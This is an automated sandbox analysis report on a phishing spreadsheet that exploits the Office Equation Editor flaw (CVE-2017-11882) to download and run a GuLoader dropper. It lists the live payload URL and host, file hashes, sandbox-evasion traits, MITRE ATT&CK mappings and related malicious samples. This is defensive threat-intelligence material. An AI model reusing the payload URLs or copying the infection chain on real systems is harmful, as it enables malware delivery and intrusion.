ID: 483003
Sample Name: ORDER RFQ1009202.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:15:59
Date: 14/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report ORDER RFQ1009202.xlsx

Overview


General Information

Sample Name:	ORDER RFQ1009202.xlsx
Analysis ID:	483003
MD5:	f60722f1276c17d..
SHA1:	db5bff43471b872..
SHA256:	065e796cb07c14..
Tags:	Loki VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- GuLoader behavior detected
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to detect Any.run

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2012 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2840 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2664 cmdline: 'C:\Users\Public\vbc.exe' MD5: 4399C694E88F3F32D22D91C6C4A173ED)
    - vbc.exe (PID: 1412 cmdline: 'C:\Users\Public\vbc.exe' MD5: 4399C694E88F3F32D22D91C6C4A173ED)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://drive.google.com/uc?export=downloa"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.618790028.000000000235 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000009.00000002.688116507.00000000001B 0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

C2 URLs / IPs found in malware configuration

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Yara detected GuLoader

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

Hides threads from debuggers


Stealing of Sensitive Information:

GuLoader behavior detected

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 3	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrc Insecure Network Commun
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Modify Registry 1	LSASS Memory	Security Software Discovery 5 2 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 2	Security Account Manager	Virtualization/Sandbox Evasion 2 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM Carc Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access P


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ORDER RFQ1009202.xlsx	36%	Virustotal		Browse
ORDER RFQ1009202.xlsx	27%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	51%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	28%	ReversingLabs	Win32.Trojan.Vebzenpak	
C:\Users\Public\vbc.exe	28%	ReversingLabs	Win32.Trojan.Vebzenpak	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
ggle.io	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://23.95.85.181/msn/vbc.exe	7%	Virustotal		Browse
http://23.95.85.181/msn/vbc.exe	100%	Avira URL Cloud	malware	
http://https://ggle.io/4GZv	1%	Virustotal		Browse
http://https://ggle.io/4GZv	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ggle.io	151.101.65.195	true	false	• 1%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://23.95.85.181/msn/vbc.exe	true	• 7%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://ggle.io/4GZv	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
23.95.85.181	unknown	United States		36352	AS-COLOCROSSINGUS	true
151.101.65.195	ggle.io	United States		54113	FASTLYUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483003
Start date:	14.09.2021
Start time:	12:15:59
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ORDER RFQ1009202.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	2
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@6/21@1/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 26.5% (good quality ratio 13.9%) • Quality average: 32.5% • Quality standard deviation: 38.2%
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
12:16:45	API Interceptor	74x Sleep call for process: EQNEDT32.EXE modified
12:17:57	API Interceptor	6x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
151.101.65.195	CIh8xCD9fi.exe	Get hash	malicious	Browse	• www.beenovus.com/sh2m/?o8bHpX=Vv1hBWZyhVMk+PL/u3xc97YTzZUk7YXVAyZFHG6rpHCWGHDNYKRmSvTI2xLN72Ol48Rf&RFQLz=3fQttPI8YNYDZ
	2089876578 87687.xlsx	Get hash	malicious	Browse	• www.sarahpyle.xyz/xle/?-ZoXL=Sh1X2FVe5Axy65E7wsI7ENs8tKQyCAile/kznCIOtNfllRMns8OBiZ7gHtjBHXxR1fw3Qg==&qJE0=G0GpifmhvntLyZL

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	M0uy4pgQzd.exe	Get hash	malicious	Browse	• www.sarahpyle.xyz/xle/?9rq=Sh1X2FVb5Hx26pI3ysI7ENs8tKQyCAile/8j7BUPptfklgghrsfN0dDiELjHf2pZ5pEWJVhLUA==&4h0=vTR8SldxW2ClmhI
	Z4bamJ91oo.exe	Get hash	malicious	Browse	• www.saraadamchak.com/jskg/?inKP_TF0=D3ZsiJO2yUZadAFwyrxypI16Ov1mNCduO0wq0OOwpknW2PP1SKlK/fdwCNTvhBS54Rsq&onehaa=xPMpsZU8
	uqAU5Vneod.exe	Get hash	malicious	Browse	• www.saraadamchak.com/jskg/?afcTJPQ8=D3ZsiJO2yUZadAFwyrxypI16Ov1mNCduO0wq0OOwpknW2PP1SKlK/fdwCNfWtg+5vXw7l6bISA==&cxoT9=yhvp2Xfp
	http://tracking.samsclub.com/track?type=click&enid=ZWFzPTEmYW1wO21zaWQ9MSZhbXA7YXVpZD0xNTYyMTMxNiZhbXA7bWFpbGluZ2lkPTYyMjA2JmFtcDttZXNzYWdlaWQ9MjYwMCZhbXA7ZGF0YWJhc2VpZD0xNTcxOTQxMzk5JmFtcDtzZXJpYWw9MTY3Nzk5MDgmYW1wO2VtYWlsaWQ9Y2JlbkBjb2xvcmNvYXRpbmMuY29tJmFtcDt1c2VyaWQ9MV8xODAyNiZhbXA7dGFyZ2V0aWQ9JmFtcDtmbD0mYW1wO212aWQ9JmFtcDtleHRyYT0mYW1wOyZhbXA7JmFtcDs=&&&16010&&&metging.web.app/chris.whippNovemberchris.whippchris.whipp#chris.whipp@paragon-europe.com	Get hash	malicious	Browse	• metging.web.app/chris.whippNovemberchris.whippchris.whipp
	54188802.exe	Get hash	malicious	Browse	• www.nacipraaemprender.com/u4xn/?V2JP8=IhidFNnh32PlHZ5&ETmlgNZ=I4SxsSN01AV8LxEDjompoxYKaWnh9pIgkydI9MjqJKMC4C8OhqxVk2syPbNOadpjJdXL

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ggle.io	kernel.exe	Get hash	malicious	Browse	• 151.101.1.195
	EXCHANGE RATE FOR EXTERNAL MONEY TRANSMITTERS - AMERICA - SEPTEMBER 06.xlsx	Get hash	malicious	Browse	• 151.101.65.195
	Swipt Copy.docx	Get hash	malicious	Browse	• 151.101.65.195
	Swipt Copy.docx	Get hash	malicious	Browse	• 151.101.1.195
	Payment Advice.docx	Get hash	malicious	Browse	• 151.101.1.195
	Payment Advice.docx	Get hash	malicious	Browse	• 151.101.1.195

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-COLOCROSSINGUS	swift.xlsx	Get hash	malicious	Browse	• 198.46.199.171
	Additional Order Qty 197.xlsx	Get hash	malicious	Browse	• 198.12.107.117
	DHL Cargo Arrival.xlsx	Get hash	malicious	Browse	• 172.245.26.190

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Po2142021.xlsx	Get hash	malicious	Browse	• 198.12.107.117
	UPDATED SOA - JUNE & JUULY & AUGUST.xlsx	Get hash	malicious	Browse	• 192.3.146.254
	USD INV#1191189.xlsx	Get hash	malicious	Browse	• 192.3.146.254
	iRt5DdA7mx	Get hash	malicious	Browse	• 192.210.163.130
	RC9WOZiZEW	Get hash	malicious	Browse	• 192.210.163.130
	4m02nQfA9K	Get hash	malicious	Browse	• 192.210.163.130
	7tgTkWz2S7	Get hash	malicious	Browse	• 192.210.163.130
	eb13eEZ5Ca	Get hash	malicious	Browse	• 192.210.163.130
	1KJBt5Fkrl	Get hash	malicious	Browse	• 192.210.163.130
	pNPv5PPEYC	Get hash	malicious	Browse	• 192.210.163.130
	WeaLymsKwB	Get hash	malicious	Browse	• 192.210.163.130
	z1rB9IaC27	Get hash	malicious	Browse	• 192.210.163.130
	1MnN9Merm4	Get hash	malicious	Browse	• 192.210.163.130
	P823.xlsx	Get hash	malicious	Browse	• 192.3.13.11
	msn.xlsx	Get hash	malicious	Browse	• 23.95.13.175
	Transfer Swift.xlsx	Get hash	malicious	Browse	• 192.227.158.110
	PO-A5671.xlsx	Get hash	malicious	Browse	• 198.46.199.203
FASTLYUS	Quotation.jar	Get hash	malicious	Browse	• 199.232.192.209
	q5tuVZ7Ef1.dll	Get hash	malicious	Browse	• 151.101.1.44
	lKS018CkVe.dll	Get hash	malicious	Browse	• 151.101.1.44
	Quotation_562626263667.pdf.js	Get hash	malicious	Browse	• 199.232.192.209
	RemittanceADV835.htm	Get hash	malicious	Browse	• 151.101.1.145
	QUOTATION.exe	Get hash	malicious	Browse	• 151.101.192.119
	caDeEx.dll	Get hash	malicious	Browse	• 151.101.1.44
	exPlEx.dll	Get hash	malicious	Browse	• 151.101.1.44
	Bonus Bitcoin - 065540 .htm	Get hash	malicious	Browse	• 151.101.1.229
	plDeCa.dll	Get hash	malicious	Browse	• 151.101.1.44
	nextUsDe.dll	Get hash	malicious	Browse	• 151.101.1.44
	RFQ - R000001095.jar	Get hash	malicious	Browse	• 199.232.192.209
	Quotation.jar	Get hash	malicious	Browse	• 199.232.192.209
	RQF 1000281534.jar	Get hash	malicious	Browse	• 199.232.192.209
	currCurrPl.jpg.dll	Get hash	malicious	Browse	• 151.101.1.44
	c4DWctbDYR.dll	Get hash	malicious	Browse	• 151.101.1.44
	090921.dll	Get hash	malicious	Browse	• 151.101.1.44
	triage_dropped_file.dll	Get hash	malicious	Browse	• 151.101.1.44
	triage_dropped_file.dll	Get hash	malicious	Browse	• 151.101.1.44
	crNfx3f2H.dll	Get hash	malicious	Browse	• 151.101.1.44

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	Signature_Page.-639143_20210913.xlsb	Get hash	malicious	Browse	• 151.101.65.195
	5QjWQwEJrZ.xlsm	Get hash	malicious	Browse	• 151.101.65.195
	leakdetails.xlsx	Get hash	malicious	Browse	• 151.101.65.195
	Purchase Order_01.xlsx	Get hash	malicious	Browse	• 151.101.65.195
	Additional Order Qty 2.xlsx	Get hash	malicious	Browse	• 151.101.65.195
	DKHV-0330Q.xlsx	Get hash	malicious	Browse	• 151.101.65.195
	Document.xlsx	Get hash	malicious	Browse	• 151.101.65.195
	PS-AVP2-202098-96.docx	Get hash	malicious	Browse	• 151.101.65.195
	PL_AIR_CAKR21021409.xlsx	Get hash	malicious	Browse	• 151.101.65.195
	Report.xlsx	Get hash	malicious	Browse	• 151.101.65.195
	Order no.1480-G22-21202109.xlsx	Get hash	malicious	Browse	• 151.101.65.195

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SOA.xlsx	Get hash	malicious	Browse	• 151.101.65.195
	Invoice-No.-6178324435_20210908.xlsb	Get hash	malicious	Browse	• 151.101.65.195
	Invoice-No.-9004_20210908.xlsb	Get hash	malicious	Browse	• 151.101.65.195
	FedAch wire confirmation 0032897710.xlsx	Get hash	malicious	Browse	• 151.101.65.195
	32352788.docx	Get hash	malicious	Browse	• 151.101.65.195
	1.msi	Get hash	malicious	Browse	• 151.101.65.195
	Updated+payment+approval.docx	Get hash	malicious	Browse	• 151.101.65.195
	FCL shipment .doc	Get hash	malicious	Browse	• 151.101.65.195
	Profoma Invoice.doc	Get hash	malicious	Browse	• 151.101.65.195

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	73728
Entropy (8bit):	6.0734640463696286
Encrypted:	false
SSDEEP:	1536:YoWKN83Xv+cALoeaAVFyj6Jr7MX0LzxIKt5M/NPpIsx:tWYIXmcA8FAu2JEXEtIt
MD5:	4399C694E88F3F32D22D91C6C4A173ED
SHA1:	FA50DF0581C5591073C6C48D5DFCF575FA272198
SHA-256:	90FDCC08F9912AB5FA918A6CAAB5E23D76BA61A869C533EA507E1CCD81A7DD00
SHA-512:	EBAE4C3A8367F40B1742E7F0A62757AD37C802413C6C274C094520EBD580B475368D812AAE38B881C717BFE03C0AEE9088658D80D0DE4AA02BD9475065BD226
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 51%, Browse • Antivirus: ReversingLabs, Detection: 28%
Reputation:	low
IE Cache URL:	http://23.95.85.181/msn/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#...B...B...B..L^...B...`...B...d...B..Rich.B.....PE..L.....H..... .....0.....\.....@.....0.....4...(... .....(.. .....text..... . .`.data.....@....rsrc..... .....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\172EEB4D.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 333x151, frames 3
Category:	dropped
Size (bytes):	14198
Entropy (8bit):	7.916688725116637
Encrypted:	false
SSDEEP:	384:lboF1PuTfwKCNtwsU9SjUB7ShYIv7JrEHaeHj7KHG81I:lboFgwK+wD9SA7ShX7JrEL7KHG8S
MD5:	E8FC908D33C78AAAD1D06E865FC9F9B0
SHA1:	72CA86D260330FC32246D28349C07933E427065D
SHA-256:	7BB11564F3C6C559B3AC8ADE3E5FCA1D51F5451AFF5C522D70C3BACEC0BBB5D0
SHA-512:	A005677A2958E533A51A95465308F94BE173F93264A2A3DB58683346CA97E04F14567D53D0066C1EAA33708579CD48B8CD3F02E1C54F126B7F3C4E64AC196E17
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF..... .... !...!..!) ..&.".#1!&)+... "383-7(-.-.....-...------0--------+----------+----------.....M.."..... .....E.....!. ..1A"Q.aq..2B..#R..3b...$r..C.....4DSTcs.....Q.A.....?...f.t..Q]....i".G.2....}....m..D..."......Z.*5..5...CPL..W..o7....h.u..+.B...R.S.I. ..m...8.T... (.YX.St.@r..ca...|5.2...*..%..R.A67.....{....X.;...4.D.o'..R...sV8....rJm....2Est-.....U.@.....|j.4.mn..Ke!G.6*PJ.S>..0....q%..... .....@...T.P.<...q.z.e....((H+. ..@$...'..?..h. P.]...ZP.H..I?s2l.$.N..?xP..c...@....A..D.I.....1...[q*[5(-.J..@...$..N....x.U.fHY!..PM..[.P.....aY.....S.R.....Y...(D.|..10..... ..I..|F...E9*...RU:.P...p$.'.....2.s.-....a&.@..P.....m.... .....L.a.H;Dv)...@u...s.,.h..6..Y,....D.7....,.UHe.s..PQ.Ym....)..(y.6.u...i.*V.'2`....&.... 